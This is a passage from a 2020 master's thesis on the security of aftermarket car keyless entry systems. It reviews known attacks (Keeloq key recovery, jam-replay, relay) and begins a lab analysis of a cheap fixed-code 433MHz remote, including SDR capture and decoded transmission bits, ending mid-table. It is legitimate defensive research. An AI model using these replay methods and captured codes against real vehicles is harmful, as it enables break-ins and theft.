Radboud University Nijmegen

Faculty of Science

Security Analysis of Aftermarket Remote Keyless Entry Systems for Consumer Vehicles

Master Thesis Information Sciences

Author:
T.W. (Tobias) van Capelleveen
S4796497
T.vanCapelleveen@student.ru.nl

Daily supervisor:
C.F.J. (Carlo) Meijer

Supervisor:
dr. V. (Veelasha) Moonsamy

Second Assessor:
dr. E. (Erik) Poll

March 23rd, 2020

Abstract

This research focusses on aftermarket remote keyless entry systems for consumer vehicles and its effects regarding security, once the installation has been performed. To obtain a picture of the level of security of the aftermarket devices, a selection of 5 of them were researched. The devices vary in functionality, protocol and cost. The research uncovered security vulnerabilities in all of them. Known attacks could be applied or fitting exploits were created and tested for most of the devices. The devices were vulnerable for replay attacks and some could be opened/closed by the act of capturing and re-playing a single recording. Other devices required an exhaustive key search for entry, which would last at most 4 hours. The devices with the best security will require substantial effort to crack, but all devices from the same brand are vulnerable to attack with just 2 recordings once the effort has been made (Eisenbarth et al., 2008). Also, the devices with the 'better' security can be bypassed by either hot-wiring or a jam-replay attack (Kamkar, 2015). Overall, the security of vehicles will, at best, not become worse by installing an aftermarket remote keyless entry system. The current aftermarket devices use old technologies that are known to be vulnerable. The overall picture indicates that aftermarket manufacturers are seriously behind on the major car brands in terms of security. Finally, a proposal is made to mitigate a number of security issues while preserving the same hardware.

Table of contents

ABSTRACT **2**

TABLE OF CONTENTS **3**

1. INTRODUCTION **5**

2. LITERATURE REVIEW **7**

2.1 Immobilizer 7
2.2 Modern cars 7
2.3 Remote Keyless Entry Systems 8
2.3.1 Keeloq *8*
2.4 Passive Keyless Entry Systems 10

3. METHODOLOGY **11**

3.1 Hardware 12
3.2 Software 12
3.3 Data collection 13

4. EXPERIMENTAL WORK **14**

4.1 Types of Devices 14
4.1.1 Remote Keyless Entry System #1 *14*
4.1.2 Remote Keyless Entry System #2 *23*
4.1.3 RFID Passive Keyless Starter *26*
4.1.4 Bluetooth LE Remote Keyless Entry *32*
4.1.5 Waeco Remote Keyless Entry *38*
4.1.6 Combined device *44*
4.2 Exploits 49
4.2.1 Fixed Key RKES *49*
4.2.2 Bluetooth *51*
4.2.3 RFID *52*
4.2.4 Keeloq *54*

5. RESULTS AND DISCUSSION **57**

6. CONCLUSION **61**

7. REFERENCES **62**

8. LIST OF FIGURES **69**

9. GLOSSARY **71**

APPENDICES **74**

I. BLE 74

II. GPIO STATE LOGGER 80

III. FIXED KEY BRUTE CODE 81

IV. BLE BRUTE CODE 83

1. Introduction

Nowadays cars are almost always equipped with a system to remotely lock/unlock the doors (Maxim Integrated Products Inc., 2005). These systems are available in multiple variants such as by a remote fob or a 'smart key', which works when the car is in the proximity. Not always have vehicles been equipped with these systems by default. Cars that were built some years ago may not allow for its locks to be operated remotely. It may have been an optional feature when the car was purchased, but it was not selected, or may just have not been available for that model at the time of purchase.

To supply consumers with the convenience of these remote keyless entry systems, aftermarket car part companies have developed remote keyless entry systems that can be retrofitted to the cars that lack this functionality. These devices often have similar or more functionality than their build-in counterparts and have to be added to the existing wiring of the car. The aftermarket remote keyless entry systems may come with alarm functions and are sometimes advertised as Car alarm/security systems. The products often lack a detailed description of this so-called 'security systems' and whether the security provided matches the advertised claims are mostly unknown.

In recent years research has been conducted on the security of build-in remote keyless entry systems for cars and it is known that, for several models, there are possible attacks to gain access to cars with remote keyless entry. Not only the remote keyless entry systems have their vulnerabilities, but connected smartphone apps have also been compromised in the past, thus allowing cars to be opened, started and in a worst-case even controlled remotely (Benadjila et al., 2017; Francillon et al., 2011; Miller & Valasek, 2015). In the current literature, there are several known exploits to compromise the security of cars. These range from altering the Electronic Control Unit (ECU) to gaining physical access. In this research, the focus will be on the latter, more specifically, aftermarket remote keyless entry devices.

A vehicle is often regarded as a safe space by users, similar to their home. The impact of unauthorized access to a vehicle is not just limited to theft. Surely in most cases, it will be an easy way to gain access to the items inside of a vehicle, or a first step to stealing the vehicle itself. But as shown in the Jeep Cherokee hack (Miller & Valasek, 2015), access to a vehicle may also be a step to be able to take over all controls of a vehicle, allowing manipulation of the operation. The biggest difference with 'old school' break-ins of vehicles is that by remotely opening a vehicle, there are no traces of forced entry. This will not only prevent the owner from detecting unauthorized access, but it will also affect the police investigation and the reimbursement right with the car insurance.

Although quite some research has been conducted in the field of automotive security, the security of aftermarket add-ons has seen significantly less scrutiny. Little is known about the security of these systems making it interesting to evaluate how they compare to the car

manufacturers' systems. People are retrofitting the remote keyless entry systems to their cars, relying on these systems for access to their vehicle. Because these aftermarket remote keyless entry systems may also feature remote start or a starter button, they sometimes also trust the car's security in its entirety to such aftermarket boxes (Earnest Motor Store).

Most modern cars have been equipped with an immobilizer since it has become obligatory for all (new) cars sold in the European Union since 1998 (European Commission, 1995). This system prevents unauthorized starting of the vehicle by authenticating with the transponder car key (van Ours & Vollaard, 2016). The aftermarket remote keyless entry systems sometimes also come with an option to have a start/stop button in the car to emulate the experience of expensive sports cars. These systems often require an existing immobilizer to be disabled and replace its functionality, thus affecting the entire security system of a car.

To evaluate the security of the aftermarket remote entry systems beyond manufacturer claims, we analyse them for security vulnerabilities. The research will be focusing on finding vulnerabilities in remote keyless entry systems and ways to exploit them. The outcome fills the gap in the current literature concerning the aftermarket remote keyless entry systems. The new information about the possible vulnerabilities is used to measure to what extent a car's security is affected after fitting an aftermarket system.

The research focusses on obtaining an overview of the aftermarket remote keyless entry systems' security and therefore is set up to test a broad selection of devices. A selection of multiple techniques and brands are focussed upon and evaluated. The question of 'What is the level of security of aftermarket remote keyless entry systems?' is answered by evaluating 'What are the consequences of installing an aftermarket remote keyless entry system?', 'Which vulnerabilities are there in aftermarket remote keyless entry systems?', 'How can the vulnerabilities be exploited?' and 'Which adaptations could make the systems safe?'.

The subject is handled by taking a look at relevant existing research, followed by a description of the methods and tools used. Choices for the selection of devices are given and elaborated in the Methodology chapter. The evaluation is obtained by looking into different devices and per device describing its functionality, our findings, and its vulnerabilities. In case a new exploit was found, it is described separately in the Exploits chapter, as some exploits may be relevant for a multitude of devices. Subsequently, the Results and Discussion chapter illustrates the results and implications of the evaluation and also contains the overview of the devices tested. Finally, the Conclusion of the research is given. At the end of the thesis, there is a Glossary for terms and abbreviations, the References and Appendices containing some of the more extended data to promote replicability.

2. Literature review

In recent years a lot of research has been conducted in the field of automotive security. It has become quite diverse, because of the increasing number of electronics involved. The subjects vary from access control to privacy issues. The impact of security issues may go up to full control of a vehicle allowing manipulation of its workings or stealing it. Below, a summary of relevant related work for this thesis is given.

2.1 Immobilizer

Cars have always been a valuable asset and theft of vehicles has been an issue for decades. The mandatory immobilizer has, as of 1998, made it much harder to hotwire vehicles and as a result car theft has dropped drastically (van Ours & Vollaard, 2016). An immobiliser adds security to a car by preventing the car to start unless a successful authentication with a key has been performed. The key contains a transponder which is usually an RFID tag. According to recent statistics, it is shown that thieves prefer stealing older cars that are not equipped with an immobilizer. Cars that have not been equipped with immobilizers are ageing and consequentially they diminish in value over the years which also substantiates to dropping numbers of car theft (Barro, 2014; Centraal Bureau Statistiek, 2018; Eurostat, 2019).

Although immobilizers have contributed to a decline in car thefts over the years, there are known vulnerabilities present in many of them. One exploit of the Megamos Crypto transponder, a widely used immobilizer, can be used to recover the secret key and start the car in under just 30 minutes (Verdult et al., 2015). Another immobilizer system that is known to be vulnerable is the Hitag2. The attack requires about 6 minutes to gather traces which can then be used to compute, lookup and emulate the key (Verdult et al., 2012).

2.2 Modern cars

Manufacturers are constantly innovating and developing new techniques for the cars they produce. As a side effect of this, these newer techniques may introduce new unknown vulnerabilities. Another problem with modern-day cars is that they have a lot of electrical equipment on board which is often connected to the Controller Area Network (CAN), allowing them to communicate to other Electrical Computing Units (ECUs) (Miller & Valasek, 2014). Research on the Jeep Cherokee has shown that it is possible to access the CAN through the entertainment system, which in turn is accessible through USB, Wifi and mobile data. Miller and Valasek successfully demonstrated that access to the CAN allowed them to lock the car, kill the engine while it was driving and even temporarily disable the brakes. This represents the current, broadest published attack in automotive security and the possible impact of vulnerabilities in both the architecture and components of a car (Miller & Valasek, 2015).

2.3 Remote Keyless Entry Systems

Remote Keyless Entry Systems (RKES) are also known to have weaknesses. The systems usually have relatively simple functionality: Open/Close and sometimes a function to find the car or unlock the trunk. The remotes are usually working on the 315MHz, 433MHz and 868 MHz radio bands, which are free to use (Ministerie van Economische Zaken, 2014). Many of the RKES are unidirectional, but some are also bidirectional allowing for challenge-response authentication. The unidirectional RKES nowadays usually features a rolling code. A rolling code is calculated on both the receiver (car) and the transmitter (key) and if there is a match of a received signal, the car will open/close. This way, the transmission is different every time, eliminating a simple replay attack. A widely ubiquitous algorithm for rolling codes is Keeloq.

2.3.1 Keeloq

Keeloq is a proprietary cryptographic algorithm developed by Nanoteq Pty Ltd around 1985 and has been bought by Microchip Technologies in 1995. It is widely used for RKES of vehicles and garage door systems (Kasper & Eisenbarth, 2008). The Keeloq cipher is a 528-round block with a 32-bit non-linear feedback shift register (NLFSR), a 64-bit circular shift register and a non-linear feedback (NLF) function. The 64-bit key is inside of the FSR and the NLFSR is the state of the device. With the input in the NLFSR, the function is run 528 times placing the 5 bits, as shown in Figure 1, through the NLF and get XOR-ed with the key and the result of $NLFSR_{16} \oplus NLFSR_0$. The decryption is quite similar but works the other way around, also utilizing the NLF but now with the preceding bits, as shown in Figure 2.



Figure 1 Keeloq Encryption (Ruptor)



Figure 2 Keeloq Decryption (Ruptor)

The device key is derived by the receiver during the learning process. This can either be done the simple way or the 'normal' way. In the simple way, the key is derived by using just the serial number and the manufacturer key and a simple XOR function. The 'normal' way uses the Keeloq decryption algorithm to derive the device key. There is also a 'Secure Learn' function which uses a random seed of 32-, 48- or 60-bit. The bits are extended by the serial number until 64 bits are obtained and split up into two 32-bit parts which are decrypted using the Keeloq algorithm (Sheetrit & Wool, 2011).

Keeloq has been both cryptographically broken and attacks exist that allow for key recovery in real-time. Currently, the most efficient exploit is to extract the so-called manufacturer key by means of differential power analysis (DPA). With only ten power traces, it is possible to recover the device key and it takes about 1000 traces to recover the manufacturer key from a receiver. Once the manufacturer key has been successfully recovered, the device key, allowing for a specific car to be locked/unlocked, can be recovered within a couple of minutes using just 2 recordings of the RF signal (Eisenbarth et al., 2008).

A more universal attack, which is also applicable for Keeloq, is the RollJam by Sami Kamkar. The attack exploits the fact that no bidirectional communication or timestamp is used. It is a more advanced replay attack where the signal is jammed so the car does not receive the transmission. At the same time, a receiver set to listen within a smaller spectrum listens for the sent code while applying the inverse of the (known) jammer signal, and saves it. When the victim presses the (un)lock button again, the newer code is stored, and the older saved code is re-transmitted, unlocking/locking the car. This way a 'new' key is available to the attacker, while the victim does not experience anything out of the ordinary, apart from having pressed the lock/unlock button twice (Kamkar, 2015).

2.4 Passive Keyless Entry Systems

Another system for gaining access to a car is a Passive Keyless Entry System (PKES). PKES allows a user to access a vehicle when he/she is in the vicinity. These systems are always bidirectional and use different radio channels for long/short-distance communication. Security is partly gained by the lower range of the frequency used, making eavesdropping more difficult. PKES also more often uses a challenge-response than RKES. PKESes have been around since 1998 and are available in many different designs. Like the RKES, there are known vulnerabilities and also known cases of them being exploited (Keelin, 2018). The best-known attack is a relay attack. The key only works if it is in the vicinity, but if the signals from car to key and vice versa are intercepted and remotely replayed within a small enough timeframe, the car will unlock as if the owner is standing next to it. Depending on the type of car and which technology it is equipped with this may also allow the car to be started and allow for complete access to the car (Francillon et al., 2011).

More recently PKES of luxury vehicles have been studied and have also shown security weaknesses apart from the relay attack. Specifically, a Tesla Model S was examined showing that the code protection had not been enabled and flaws in the protocol were uncovered. After the responsible disclosure, at Tesla, the system was fixed (Wouters et al., 2019).

3. Methodology

In this research, the aim is to evaluate the level of security of aftermarket keyless entry systems for consumer vehicles. To be able to execute this evaluation, a clear description of the devices under study is provided. To give a more representative picture of the aftermarket keyless entry systems' security, several devices were evaluated.

The approach of the subject has been a combination of both quantitative and qualitative methods and those methods were used to be able to rank, generalize and interpret the findings for the aftermarket keyless entry systems. The research aims to denounce possible security issues with aftermarket keyless entry systems and as such, the research focusses on actual physical devices. The data collected is a combination of primary and secondary data. Primary data was collected in case secondary data was not sufficiently available or fit for use. Data collected from the practical research has been collected within a controlled environment. No tests were executed 'in the field' because it may interfere with other peoples' equipment. The latter has been avoided, in particular, because of possible legal and ethical issues when for example accidentally opening someone's car. Furthermore, testing the devices in a controlled environment allows for more aggressive tactics. The environment has always been set up to simulate real-life situations as close as possible by, for example, placing the sending and receiving unit several meters apart.

The devices have been selected by taking multiple factors into account to make sure that the devices chosen would represent a major share of the market. The main factor to take into account is availability. For this part, devices that were available for sale in the Netherlands were listed and formed the base of the selection. The second factor was functionality and the interface used by the system. The functionality focussed upon is remote keyless entry, however many devices offer this functionality in combination with other functions within the same device. The interfaces were selected to be as diverse as possible in an attempt to obtain the widest possible representation. Lastly, the cost was taken into account, both due to our limited financial resources and due to the presumed higher popularity of low-cost devices, improving our representation of the market. Because newer cars are more often fitted with remote keyless entry, the potential buyers are more likely to own an older car and with the lower value of older cars, will be more likely to go for a cheaper product solution.

3.1 Hardware

The evaluation of the tested devices is based upon both experimental research and existing materials. For a complete assessment of the devices, they were studied alternately to extend the preliminary results. In many cases, this meant studying the functionalities followed by researching known vulnerabilities of the corresponding communication interface. Other methods used, were opening up a device and consulting the related datasheets of parts found inside, followed by measuring voltages or trying to extract the contents of a chip. The evaluation itself differs per the properties of the tested devices, dependant on the communication interfaces used. The interfaces used by the devices tested are: Radio Frequency (RF) at 433MHz and 315MHz, Bluetooth at 2.4GHz and Radio-frequency identification (RFID) at 125kHz.

The devices were not tested while installed into a vehicle. This was also not needed because they could function standalone with a power supply attached. This also reduced the influence of contextual factors forthcoming of vehicle-specific properties. The devices were connected in a test setup where they were powered and connected to a Raspberry Pi to ensure proper functionality. The test setup is capable of logging the behaviour of the RKES. It does so via a high/low logger monitoring the connected General Purpose Input/output (GPIO) ports as can be seen in Figure 7.

The actual analysis varies between devices but always begins by looking at connection diagrams and workings of each device. The workings of the device were analysed and where possible, the communication between the remote control and receiver was intercepted or eavesdropped. Apart from listening in on the communication, also measuring/listening to the inner workings of the devices could give insight into the workings and subsequently, predict possible weaknesses of the devices.

3.2 Software

In cases where the functionality of a device was based more on software than hardware, we investigated the software as well. In both of these cases, there was an app available to control the device. Due to experience and tools/devices availability, the Android versions of the app have been analysed and scanned for possible weaknesses and iPhone versions (if available) have been left out.

In the other cases, software was not the main product to look at, but still of importance. During the research, a lot of software has been used to be able to capture communication, analyse it and to be able to work with certain protocols. The software used during the analysis stage also varied per device and protocol.

3.3 Data collection

Existing data was collected to support the analysis of the devices. This data was found by querying for parts found inside of the devices and the protocols/techniques used by those devices. The data search was performed by using both academic and normal search engines. By using what was already known about certain techniques, the approach was finetuned to look for known parts. Part of the existing data used were schematics of components found inside of the devices, which were used to examine the workings of the device. These schematics sometimes also included the documentation on how to extract the firmware and example usages.

By combining both practical research, literature, and schematics, the remote keyless entry systems were evaluated for security vulnerabilities. The same resources were used to create exploits and to test the devices' functionalities. For the exploits, online material from blogs and forums were also used to gain insights and learn approaches for researching.

4. Experimental Work

4.1 Types of Devices

This chapter introduces the devices that were analysed and describes the outcome of the analysis. For every device, the same structure is used starting with a description of the device and its functionalities. Next, the actual analysis of the device is described and all peculiarities found are noted. Finally, the weaknesses following from the analysis are pointed out. Those weaknesses will in some cases form the foundation for the exploits described in chapter 4.2.

4.1.1 Remote Keyless Entry System #1

Device Description

The first device analysed was advertised as: 'Car Remote Control Central Kit Door Lock Locking Keyless Entry System'. It was ordered from a Chinese webshop and cost about 20 euros (Banggood). The same device was also found in several Dutch/European webshops where it would cost between 20 and 50 euros (bol.com; Cargoods; vidaXL.nl). In some cases, it was also possible to order the device with build-in service (Cobra Tuning & Style), but in general, it would be a DIY job.

Figure 3 Hardware included in the package (Banggood)

In the advertisement, the device is described as universally applicable for any car and is, therefore, working on 12 volts. The package contains a central unit, two remotes, (installation) manual, LED indicator and wiring harness. The advertised device's features are listed below:

1. Remotely door lock/unlock
2. Outside pins for selecting lock/pneumatic lock
3. Light flashing output
4. Negative trunk release output optional
5. Power window output optional
6. Car locating
7. LED status indicator optional
8. Automatic central lock output optional
9. Siren optional
10. Universal for any cars

The device and remote are working on 300-433.92MHz and have a 'Learning code' coding. The device has '>million' possible codes and the keys should be 'learned' into the device (although this had already been done for the remotes delivered in the package).

The installation instructions are very universal and require some car specific wiring information, which is not included. The instructions mention three types of possible systems depending on the polarity of the central locking. Not specifically mentioned in the instructions, but a requirement for usage of the device is a working 'central locking' system with electronic door lock actuators.



Figure 4 Wiring description in the installation manual



Figure 5 Three different setups for the locking system

Car-specific information about which setup is suitable is not included and therefore should come from a different source. Below is an example from a workshop manual where the wiring needed for the installation can be traced back. Whenever this type of information is not at hand, it is possible to measure different wires for voltage changes according to the lock state of the car. The most important wires to be found are the 'central control lock' wires which are always found in the doors.



Figure 6 Haynes Ford Fiesta up to Feb 2000 (Haynes, 2015)

Usage of the remote keyless entry system is fairly simple once everything is connected. To lock or unlock, the corresponding key needs to be pressed and to open the trunk, the trunk key needs to be held for 2.5 seconds. When locking the car, the signal lights will flash once and when opening the car, they will flash twice. If the car was already locked, they will flash three times similarly for opening the trunk. When the window roll-up is connected, the windows will be closed automatically when locking the car. If the horn is connected to the device it will beep according with the signal lights. The connected LED will blink when the car is in a locked state, simulating an alarm function and confirming the locked state.

Device Analysis

The device has been examined to understand the workings of the device. The information - already known from the product description and manual - has been taken into account and used to create a setup for this device. In the device description, the frequency range of 300-433MHz is mentioned and therefore a setup was created to be able to first listen to these radio frequencies. Also, to confirm the working of the device, a setup was created simulating normal usage. The product manual was helpful in this case, supplying a wiring description (Figure 4). To ensure that the device is functioning as normal, the device was connected to a 12v power source and the remotes had the batteries inserted. The included LED has also been connected and helps to confirm the status of the device. The setups described in the manual for different types of vehicles, as shown in Figure 5, deducts into the usage of relays

in the device. Powering the device and pressing a button confirms this by the typical sound of relays clicking.

Monitoring the actions of the device (e.g. locking/unlocking) was done using the GPIO ports of a Raspberry Pi. Because a relay offers functionality to switch in a different circuit, just a simple setup was required at the Raspberry side monitoring whether the 'switch' was closed or open. Measuring the continuity of the multiple pins assigned to 'central control lock' at the RKES device quickly determined the NO (normally open), NC (normally closed) and the C (common). Using this information, the C was connected to the ground of the GPIO and the NO was connected to one of the GPIO pins. This was done for both the relays in the device and therefore using 2 GPIO ports. The code running to log the state of the RKES device is included in Appendix II.



Figure 7 Test setup Raspberry Pi GPIO logger

The remotes have 3 buttons with logos on them for lock, trunk, unlock. Pressing the lock button will switch the 'lock relay' for the time set by the jumper, either 0.5s (default) or 3.5s. The indicator lights will flash once and the LED will start blinking, indicating a locked state. Pressing the lock button again in a locked state will make the lights flash 3 times to enable you to find your car in, for example, a parking lot. The finding mode does not trigger the close relay again. Pressing the trunk button does nothing, holding it for 2,5 seconds will send a signal on the 'trunk release' wire allowing the device to unlock the trunk. Pressing the unlock button will switch the 'unlock relay' and flash the lights twice and if the car was in a locked state before, it will exit this phase and the LED will stop blinking. Pressing the unlock

button for a second time will switch the 'unlock relay' again, even though the car is not in a locked state.

To analyse the communication of the RKES, a Software Defined Radio (SDR) was used for the inspection of RF signals. The SDR used was an RTL2832U with a Fitipower FC0012 tuner which is originally a DVB-T receiver, but can be used as an SDR by using a custom driver and fitting software. Using an SDR has the advantage that it is quite easy to find the correct frequency and tune into a signal. Also having the ability to digitally record an RF signal makes analysis a lot easier. The software used to tune and record the transmissions of the SDR were SDR# (Airspy), GQRX (Csete) and RTL_433 (merbanan) depending on the OS of the computer used.

The downside of using an SDR compared to a specialist tool like the HackRF is that the SDR is not capable of sending signals and therefore testing theories in practice is harder. This has been overcome by using a set of frequency-specific transmitters connected to a GPIO port of a Raspberry Pi. The modules were separately powered to guarantee stable workings of both the Raspberry and the transmissions. These modules allowed to send arbitrary signals on both 315MHz and 433MHz, which could be verified by the SDR. To work with the 433/315MHz modules the library 433Utils (ninjablocks) has been used which can, apart from what the name suggests, also communicate on 315mhz.



Figure 8 Test Setup

Using the SDR setup, multiple recordings were made of both included remotes and of all its button functions. The software was tuned in the frequency band of 300-450MHz and eventually set at 433MHz where the remote was transmitting and the modulation set to Narrowband FM. Every remote was tested 3 times to verify consistency and every button was pressed both short and long.

The recordings were loaded into the audio-software Audacity (Audacity) and immediately showed a clear Manchester Encoded data stream. Multiple recordings of the same action (e.g. short press close) showed to be identical and the long/short press only differed in broadcasting length. The pressed button only changed the last 4 bits of the transmission and these last 4 bits were the same for both remotes. The first part was different per remote. Below are recordings shown in Audacity of the Open signal of both remotes.



Figure 9 Audacity show of recordings of RKES #1

As can be seen above, there is also a single '0' before the transmission. This is the preamble indicating that a transmission is incoming. Manually decoding the recordings gave the following results:

Close	
Main	1110 1100 1110 1110 1110 0001
Reserve	1010 1110 0111 1010 1110 0001
Trunk	
